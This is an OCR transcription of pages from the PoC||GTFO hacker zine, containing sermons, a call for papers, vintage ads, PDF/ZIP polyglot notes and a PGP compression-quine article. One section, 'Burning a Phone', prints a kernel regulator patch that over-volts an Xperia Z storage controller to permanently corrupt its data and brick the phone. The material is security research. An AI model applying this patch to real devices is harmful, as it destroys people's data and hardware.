



Figure 2: Napkins 1 and 2



4/3

cat foo.pdf bar.zip > buz.pdf

zip -A buz.pdf

or ...

cat foo.pdf bar.zip foo.pdf > buz.pdf

zip -A buz.pdf

Or ...

echo -e "trailer << /root /.... >> \n xref \n ....
etc. %-EOF" > comment.txt

cat foo.pdf bar.zip > bbz.pdf

zip -z comment.txt ~~bar.zip~~ ~~-A buz.pdf~~ Stuff

zip -A buz.pdf

Figure 3: Napkins 3 and 4

6 Burning a Phone

by Josh "@m0nk" Thomas

Earlier this year, I spent a couple months exploring exactly how power routing and battery charging work in Android phones for the DARPA Cyber Fast Track program. I wanted to see if I could physically break phones beyond repair using nothing more than simple software tricks and I also wanted to share the path to my outcomes with the community. I'm sure I will talk at some point about the entire project and its specific targets, but tonight I want to simply walk through breaking a phone, see what it learns us and maybe spur some interesting follow on work in the process.

Because it's my personal happy place, our excursion into kinetic breakage will be contained to the pseudo Linux kernel that runs in all Android devices. More importantly, we will focus the arch/arm/mach-msm subsystem and direct our curiosity towards breaking the commonplace NAND Flash and SD Card hardware components. A neighbor specifically directed me not to include background information in this write-up, but we have to start somewhere prior to frying and disabling hardware internals and in my mind the logical starting point is the common power regulation framework.

The Linux power regulation framework is surprisingly well documented, so I will simply point a curious reader to the kernel's documentation at Documentation/power/regulator/overview.txt. For the purpose of breaking devices, all we really need to understand at the onset are these three things.

- The framework defines voltage parameters for specific hardware connected to the PCB.
- The framework regulates PMIC and other control devices to ensure specific hardware is given the correct voltages.
- The framework directly interacts with both the kernel and the physical PCB, as one would expect from a (meta) driver

It's also worth noting that the PCB has some (albeit surprisingly limited) hardwired protections against voltage manipulations. Further, the kernel has a fairly robust framework to detect thermal issues and controls to shut down the system when temperature thresholds are exceeded.

So, in essence, we have a system with a collection of logical rules that keep the device safe. This makes sense.

Glancing back at our target for attack, we should quickly consider end result potentials. Do we want to simply over volt the NAND chip to the point of frying all the data or do we want something a little more subtle? To me, subtle is sexy..., so let's walk though simply trying to ensure that any NAND writes or reads corrupt any data in transit or storage.

On the Sony Xperia Z platform, all NAND Flash and all SD-Card interactions are actually controlled by the Qualcomm MSM 7X00A SDCC hardware. Given we RTFM'd the docs above, we simply need to implement a slight patch to the kernel:

```
project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c
          b/arch/arm/mach-msm/board-sony_yuga-regulator.c

-- RPM_LDO(L5, 0, 1, 0, 2950000, 2950000, NULL, 0, 0),
++ RPM_LDO(L5, 0, 1, 0, 5900000, 5900000, NULL, 0, 0),

-- RPM_LDO(L6, 0, 1, 0, 2950000, 2950000, NULL, 0, 0),
++ RPM_LDO(L6, 0, 1, 0, 5900000, 5900000, NULL, 0, 0),
```

Wow that was oddly easy, we simply upped the voltage supplied to the 7X00A from 2.95V to 5.9V. What did it do? Well, given this specific hardware is unprotected from manipulation across the power band at the PCB layer and at the internal silicon layer, we just ensured that all voltage pushed to the NAND or

SD-Card during read / write operations is well above the defined specification. The internal battery can't actually deliver 5.9V, but the PMIC we just talked to will sure as hell try and our end result is a NAND Flash chip that corrupts nearly every block of storage it attempts to write or read. Sometimes the data comes back from a read request normal, but most of the time it is corrupted beyond recognition. Our writes simply corrupt the data in transit and in some cases bleed over and corrupt neighbor data on storage.

Overall, with two small values changed in the code base of the kernel we have ensured that all persistent data is basically unusable and untrustworthy. Given the PMIC devices on the phone retain the last valid setting they've used, even rebooting the device doesn't fix this problem. Rather, it actually makes it much worse by corrupting large swaths of the resident codebase on disk during the read operation. Simply, we just bricked a phone and corrupted all data storage beyond repair or recovery.

If instead of permanently breaking the embedded storage hardware we wanted to force the NAND to hold all resident data unscathed and ensure that the system could not boot or clean itself, we simply need to under-volt the controller instead of upping the values.

If you find this interesting, look forward to my release of a longer variant of this technique that targets all hardware soldered in the phone PCB in paper form on github soon.

NEW! ... VDM-1

features-

- ultra high speed intelligent display
- generates 16, 64 character lines of alpha-numeric data
- displays upper and lower case characters
- full 128 ascii characters
- single printed circuit card
- standard video output

- $160.00-

SPECIAL FREE OFFER!
Scientific Notation Software Package with Formatted Output

The floating point math package features 12 decimal digits with exponents from +127 to −127; handles assigned and unassigned numbers. With it is a 5 function calculator package: + − X ÷ & sq. root. It includes 3 storage and 3 operating memories and will handle chain and column calculations.

With the purchase of (1) VDM-1 and (1) 4KRA-4 Memory:


Just $299.00 (Offer expires 2-1-76)

VIDEO DISPLAY MODULE

from-
Processor Technology Corporation
2465 Fourth Street
Berkeley, Ca. 94710

7 A Sermon concerning the Divinity of Languages; or, Dijkstra considered Racist

an epistle from the Rt. Rvd. Pastor Manul Laphroaig,
for the Beloved Congregation of the First United Church of the Weird Machines.


GENERATING SOUNDS

As you have seen,

```
PEEK (-16336)
```

clicks the speakers of the APPLE II.

```
POKE -16336,0
```

will also click the speaker , and any program which repeatedly **PEEK**s or **POKE**s the address −16336 will produce a steady tone.

Figure 4: Excerpt from Apple][Basic Programming (1978)

Indulging in some of The Pastor's Finest, I proclaim to my congregation that there is divinity in every programming language.

"But," they ask, "if there is divinity in all languages, where is the divinity in PHP? Though advertised as a language for beginners, it is impossible for even an expert to code in it securely."

Pouring myself another, I say, "PHP teaches us that memory-safe string concatenation is just as dangerous as any stupid thing a beginner might do in C, but a hell of a lot easier to exploit. My point is not in that PHP is so easy to write, as it isn't easy to write safely; rather, the divinity of PHP is in that it is so easy to exploit! Verily I tell you, dozens of neighbors who later learned to write good exploits first learned that one program could attack another by ripping off SQL databases through poorly written PHP code.

"If a language like PHP introduces so many people to pwnage, then that is its divinity. It provides a first step for children to learn how program execution goes astray, with control and data so easy to mangle."

"But," they ask, "if there is divinity in all languages, where is the divinity in BASIC? Surely we can mock that hellish language. Its line numbers are ugly, and the gods themselves laugh at how it looks like spaghetti."

Pouring myself another, I proclaim, "The gods do enjoy a good laugh, but not at the expense of BASIC! While PHP is aimed at college brogrammers, BASIC is aimed at children. Now let's think this through carefully, without jumping to premature conclusions.

"BASIC provides a learning curve like a cardboard box, in that when trapped insider a clever child will quickly learn to break out. In the first chapter of a BASIC book, you will find the standard Hello World.

```
10 PRINT "Hello World"
```

"Groan if you must, but stick with me on this. In the sixth chapter, you will find something like the following gem.

```
250 REM This cancels ONERR in APPLE DOS
260 POKE 216, 0
```

"Sit and marvel," I say, "at how dense a lesson those two lines are. They are telling a child to poke his finger into the brain of the operating system, in order to clear an APPLE DOS disk error. How can C or Haskell or Perl or Python begin to compete with such educational talent? How advanced must you be in learning those languages to rip a constant out of the operating system's brain, like PEEK(222) to read the error status or POKE 216, 0 to clear it?"

A student then asks, "But the code is so disorganized! Professor Dijkstra says that all code should be properly organized, that GOTO is harmful and that BASIC corrupts the youth."

Pouring myself another, I say "Dijkstra's advice goes well enough if you wish to program software. It is true that BASIC is a horrid language for writing complex software, but consider again the educational value in spaghetti code.

"Dijkstra says that a mind exposed to BASIC can never become a good programmer. While I trust his opinions on algorithms, his thoughts on BASIC are racist horse shit.

"A mind which has **not** been exposed to BASIC will only with great difficulty become a reverse engineer. What does a neighbor who grew up on BASIC spaghetti code think when he first reads unannotated disassembly? As surely as the gostak distims the doshes, he knows that he's seen worse spaghetti code and this won't be much of a challenge!

"Truly, I am in as much awe of the educational genius of BASIC as I am in awe of the incompetence of the pedagogues who lock children in a room with a literate adult for a decade, finding those children to still be unable or unwilling to read at the end. Lock a child in a room with an APPLE][and a book on BASIC, and in short order a reverse engineer will emerge.

"There is divinity in all languages, but BASIC might very will be the most important for teaching our profession."

"But," they ask, "if there is divinity in all languages, where is the divinity in Java?"

Pouring myself another, I drink it slowly. "The lesson is over for today."

8 A Call for PoC


by Rt. Revd. Preacherman Pastor Manul Laphroaig

We stand, sit, or simply relax and chill on the shoulders of the giants, *Phrack* and *Uninformed*. They pushed the state-of-the-art forward mightily with awesome, deep papers and at times even with poetry to match. And when a single step carries you forward by a measure of academic years, it's OK to move slowly.

But for the rest of us dwarves, running around or lounging on those broad shoulders can be so much fun! A hot PoC is fun to toss to a neighbor, and who knows what some neighbor will cook up with it for the shared roast of the vuln-beast? A neighbor might think, "my PoC is unexploitable" or "it is too simple," but verily I tell you, one neighbor's PoC is the missing cog for another neighbor's 0day. How much PoC is hoarded and lies idle while its matching piece of PoC wastes away in another hoard? Let's find out!

8.1 Author guidelines

Do this: Write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research.



Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do. Don't try to make it thorough or broad.

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to exploit Dan's random number generator; teach me how to make a cartoon that prints differently each time by abusing the printer's postscript interpreter; or, teach me how to do system calls in Cisco shellcode. Don't tell me that it's possible; teach me how to do it myself.

Like an email, I expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for later drafts. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

8.2 Other Departments

Editor at Large	Rt. Revd. Preacherman Pastor M.L.
Dept. of Bringing APT Home	Cultural attaché of the 41st Directorate
Dept. of Fail	FX of Phenoelit
Ethics Board	The Grugq
Dept. of Busting BS	pipacs
Poet Laureate	Ben Nagy
Dept. of Rejections	Academic Refugee
Dept. of Drama	Xbf
Dept. of PHY	Michael Ossmann

Children's Bible Coloring Book of PoC || GTFO
Issue 0x02, an Epistle to the 30th CCC Congress in Hamburg

Composed by the Rt. Revd. Pastor Manul Laphroaig to put pwnage before politics.
pastor@phrack.org

December 28, 2013

Legal Note: If you have received this book without a cover or crayons, you should be aware that your friends are awesome! It was produced by samizdat from the freely available pocorgtfo02.pdf. Neighbor, you have our blessing to copy this as you like. Yodel it, preach it, doodle it, and share this gospel with the whole of creation, 'cause we don't give a shit.

1 Call to Worship

Please join me in reading this third issue of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first two issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas or the second in São Paulo.

This edition is written to the fine neighbors of the Chaos Computer Club in honor of their thirtieth congress, to be held this December in Hamburg. As in prior issues, you'll find plenty of pwnage, some neighborly preaching, and no politics.

In Section 2, Pastor Laphroaig preaches that in the tradition of Noah and of Howard Hughes, we should build our own fucking birdfeeders.

Brother Myron Aub takes a break from his evangelical promotion of Graphitics to teach us a little about the PGP Message format in Section 3. It turns out that RFC 4880 gives him just enough room to encode an LZ-compression quine within a message, and the PGP interpreter is just "smart"[1] enough to keep decoding it 'till the cows come home. Perhaps other weird machines remain to be found?

Natalie Silvanovich shares in Section 4 her techniques for reliably dropping shellcode into the Tamagotchi's 6502 controller from malicious plugin cartridges. Her exploit requires a number of nifty tricks, not least of which is that the some bits of the program counter are ignored in this architecture, so her victim executes the right code from the wrong address! It is feared that this technology might be used

[1] Because things marketed as "smart" usually aren't, at least not for the buyer's benefit. Truly, the world does occasionally need reminding that stupid is as stupid does.

by the Royal Canadian Mounted Police to fuel a Cyber War of 1812 against the State of New Hampshire and the People's Republic of Vermont. Both American and Canadian neighbors can rest assured that this one would have the same winner as the original, Non-Cyber War of 1812.

Travis Goodspeed shares a grab-bag of tricks for exploiting microcontrollers in Section 5. Learn how to combine a Write and a Checksum primitive with weirder properties of Flash memory into a bitwise Read primitive when exploiting microcontrollers, how to NOP-out instructions without erasing Flash pages, and how to use bootloader ROMs for a return-to-libc attack.

Bx Shapiro had a nifty article in PoC||GTFO 0:5 in which she showed out to return from ELF to libc. That article ended with a challenge to our readers, asking you fine folks to figure out how in living hell parameters could be passed to the function beging called. In Section 6, she rises to her own challenge, showing you how to call putchar() from an ELF Weird Machine without having any of your own native code.

Dave Weinstein in Section 7 explains why `POKE 62975, 0` will brick a Trash 80 Model 100 until that poor machine is put out its misery by a cold reset. Feel free to try it out in your emulator and consider that many Automatic Exploit Generators aren't very good at predicting the effects of a write-once-anywhere vuln.

Ange Albertini explains the internal organization of this issue's PDF in Section 8. Curious readers might want to run `qemu-system-i386 -fda pocorgtfo02.pdf` in order to experience all the neighborliness that this issue has to offer.

In PoC||GTFO 01:02, Dan Kaminsky shared with us a 4-line RNG for Javascript, challenging our readers to exploit it. It had no whitening, no scrambling, and no other defenses, so any weakness in the principle ought to have been exploitable. In proper PoC||GTFO fashion, Joernchen demonstrates such a vulnerability in Section 9, by observing that some versions of Firefox bias toward producing bytes of low Hamming weight.

Section 10 contains Ben Nagy's latest masterpiece, sure to get you, dear reader, on all sorts of watchlists. We half-heartedly apologize in advance to any of our readers at spooky agencies who have to explain having this magazine to their employers.

Finally, in Section 11, we do what churches are best at and pass the collection plate. Please consider giving alms of 0day and PoC to those who are poor in spirit.

Artwork in this issue was created by Ra of Tama-Zone, Stefan Bauwens, and others. The painting featured in the museum on page 31 is in remembrance of the one first drawn by Mirromaru in red creeper cards at the 29th Congress, then quickly censored due to controversy.

— — — —

We the editors are aware that some of the illustrations might be offensive to our more sensitive readers, either for reasons of vulgarity or blasphemy. In both cases, we rely on the Bill Hicks Defense.

"Buddy, we're Christians, and we don't like what you said."

"So forgive me!"

4Kx8 Static Memories

MB-1 Mk-8 board, 1 usec 2102 or eq.
PC Board. . $22 Kit $100

MB-2 Altair 8800 or IMSAI compatible switched address and wait cycles.
PC Board. . $25 Kit (1 usec) . . $112
Kit (91L02A or 21L02-1) $132

MB-4 Improved MB-2 designed for 8K "piggy-back" without cutting traces.
PC Board. . . . . $ 30
Kit 4K 0.5 usec $137
Kit 8K 0.5 usec $209

MB-3 1702A's EROMs, Altair 8800 & Imsai 8080 compatible switched address & wait cycles. 2K may be expanded to 4K. Kit less Proms . $ 65
2K kit . . $145 4K kit $225

I/O Boards

I/O-1 8 bit parallel input & output ports, common address decoding jumper selected, Altair 8800 plug compatible.
Kit . . . . . $42 PC Board only. . $25

I/O-2 I/O for 8800, 2 ports committed, pads of 3 more, other pads for EROMs UART, etc.
Kit . . . $47.50 PC Board only. . $25

Misc.

Altair compatible mother board
15 sockets 11"x11½" $40
Altair extender board. . . . . $ 8
100 pin WW sockets .125" centers . . . . . $ 6

2102's	1usec	0.65usec	0.5usec
ea.	$ 1.95	$ 2.25	$ 2.50
32	$59.00	$68.00	$76.00

1702A*	$10.00	8223	$3.00
2101	$ 4.50	MM5320	$5.95
2111-1	$ 4.50	8212	$5.00
2111-1	$ 4.50	8131	$2.80
91L02A	$ 2.55	MM5262	$2.00
32 ea.	$ 2.40	1103	$1.25
Programming send Hex List			$5.00
AY5-1013 Uart			$8.00

All kits by Solid State Music
Please send for complete list of products and ICs.

MIKOS
419 Portofino Dr.
San Carlos, Calif. 94070

Check or money order only. Calif. residents 6% tax. All orders postpaid in US. All devices tested prior to sale. Money back 30 day Guarantee. $10 min. order. Prices subject to change without notice.

2 A Parable on the Importance of Tools; or, Build your own fucking birdfeeder.

an epistle from the Rt. Rvd. Pastor Manul Laphroaig,
for the Beloved Congregation of the First United Church of the Weird Machines.

Grace and Peace to you!

Once there was a wine-maker named Noah, the sort of fella you'd be happy to share a beer with. He made damned good wine, but one day he started building a boat.

"Why are you building that?" they'd ask, "Are the voices in your head telling you that it's gonna rain?"

"Nope," he'd say, "Just toolin' around."

They showed him yacht catalogs and boating magazines. "Look, man, you can just buy one at the store."

"Haven't got the money," he'd say and then get back to building the frame or bending boards for the hull.

"Well, you could afford to rent a boat for the weekend."

Now Noah was a patient guy, but everyone has his limit. "I'm building my own fucking birdfeed," he'd say, "because they've got wood at the store."

And there was a fella named Howard Hughes, a crazy old millionaire. Back in the thirties, he built his own air force to film a movie about the first World War, so during the forties, when Roosevelt needed an air force of his own, he bought Howie's.

Howie Hughes built other birdfeeders. He made the H4 Hercules, the world's largest airplane and a damned big boat, out of wood. It was five stories tall with a hundred meter wingspan. First flying in 1947, nothing approaching its size was seen for another forty years.

During the cold war, when the CIA wanted to recover a sunken Soviet submarine, K-129, they called ol' Howie up. "Howie," they said, "We've gotta keep this real quiet. Don't tell anyone."

Pictured above is the new OP-80A High Speed Paper Tape Reader from OAE. This unit has no moving parts, will read punched tape as fast as you can pull it through (0-5,000 c.p.s.), and costs **only $74.50 KIT, $95.00 ASSEMBLED & TESTED.** It includes a precision optical sensor array, high speed data buffers, and all required handshake logic to interface with any uP parallel I/O port.

To order, send check or money order (include $2.50 shipping/handling) to Oliver Audio Engineering, 7330 Laurel Canyon Blvd., No. Hollywood, CA 91605, or call our 24 hr. M/C-B/A order line: (213) 874-6463.


So the next day, Howard Hughes held a press conference! "There are giant blobs of copper on the ocean floor," he lied, "and I'm building a big-ass boat with a big-ass crane to pick them up and drop them on the deck. It'll be so efficient that I'll put the other copper mines out of business."

So while folks were scrambling to invest in his copper company and divest from the real ones, Howie built the Hughes Glomar Explorer. True to his word it was a big-ass boat with a big-ass crane, but instead of picking up copper blobs it lifted that submarine off the ocean floor and dropped it on the deck.


How could he do these things? Because he built his own fucking birdfeeders, that's how.

So when you're tooling around with a from-scratch tool, your own hex editor or interactive disassembler, and your neighbors tell you to use 010 or to use IDA or to use this or use that, do what Noah and Howie would do. Look 'em in the eye and say,

"I'm building my own fucking birdfeeder."



Pastor Laphroaig tells us that when the streams of our computation are unclear,
it's often because the SEO Experts are enjoying their goats upstream.



Pastor Laphroaig says to the SEO Experts,
"Not with my flock!"

3 A PGP Matryoshka Doll

by Brother Myron Aub

Take out your favourite matryoshka doll, neighbour. Now piece by piece, open it until you can open it no longer. Every piece is smaller and closer to the end of the experience, and then—it stops: you can open the smallest piece no more.

But beware, neighbour! Not all matryoshka dolls behave like this. Some matryoshka craftsneighbours are tempted by the devil's lures. They see no farther than the devil's unholy promises of extensibility and compactness when they craft a matryoshka doll that can compress a larger one to fit within it! And our good neighbour Phil Zimmerman fell prey to this lure when designing the PGP doll format.[2]


When you want to send a message, you must first stuff it into a literal doll. You can then enclose that in an encrypted doll, a signed doll, or a compressed doll. How do you assemble these together? However you please! You can put your literal doll inside a signed doll inside an encrypted doll inside a compressed doll. Naturally, ciphertext compresses poorly, so this would be a stupid way to nest a PGP matryoshka doll. Normally you put your literal doll inside a signed doll inside a compressed doll inside an encrypted doll, but you can do it stupidly if you like.

And how do you open a PGP matryoshka doll? Since the sender could have assembled it however they pleased, you must be ready for anything. If you see an encrypted doll, you decrypt it and open the enclosed smaller doll. If you see a signed doll, you verify its signature—throwing it away if it fails to verify—and open the enclosed smaller doll. If you see a literal doll, you're done and you read the message.

But what if you get a compressed doll? You decompress it—and hope there are no vulnerabilities in your system's zlib—but unless some idiot tried to compress ciphertext, the enclosed doll will be *bigger* than the doll you just opened.

'Surely,' you say, 'if someone assembled a PGP doll for me, it must have a literal doll buried inside it!' But no, my poor, naïve neighbour! There is no rule that all PGP dolls be assembled like that. With the help of our neighbourly neighbour Russ Cox,[3] and with a dab of holy water to dispel the devil's temptations to misuse this black magic, we can craft a voodoo PGP doll from a quine, a self-reproducing program written in the *Lempel-Ziv compression language*, that bites any who naïvely try to open it up.

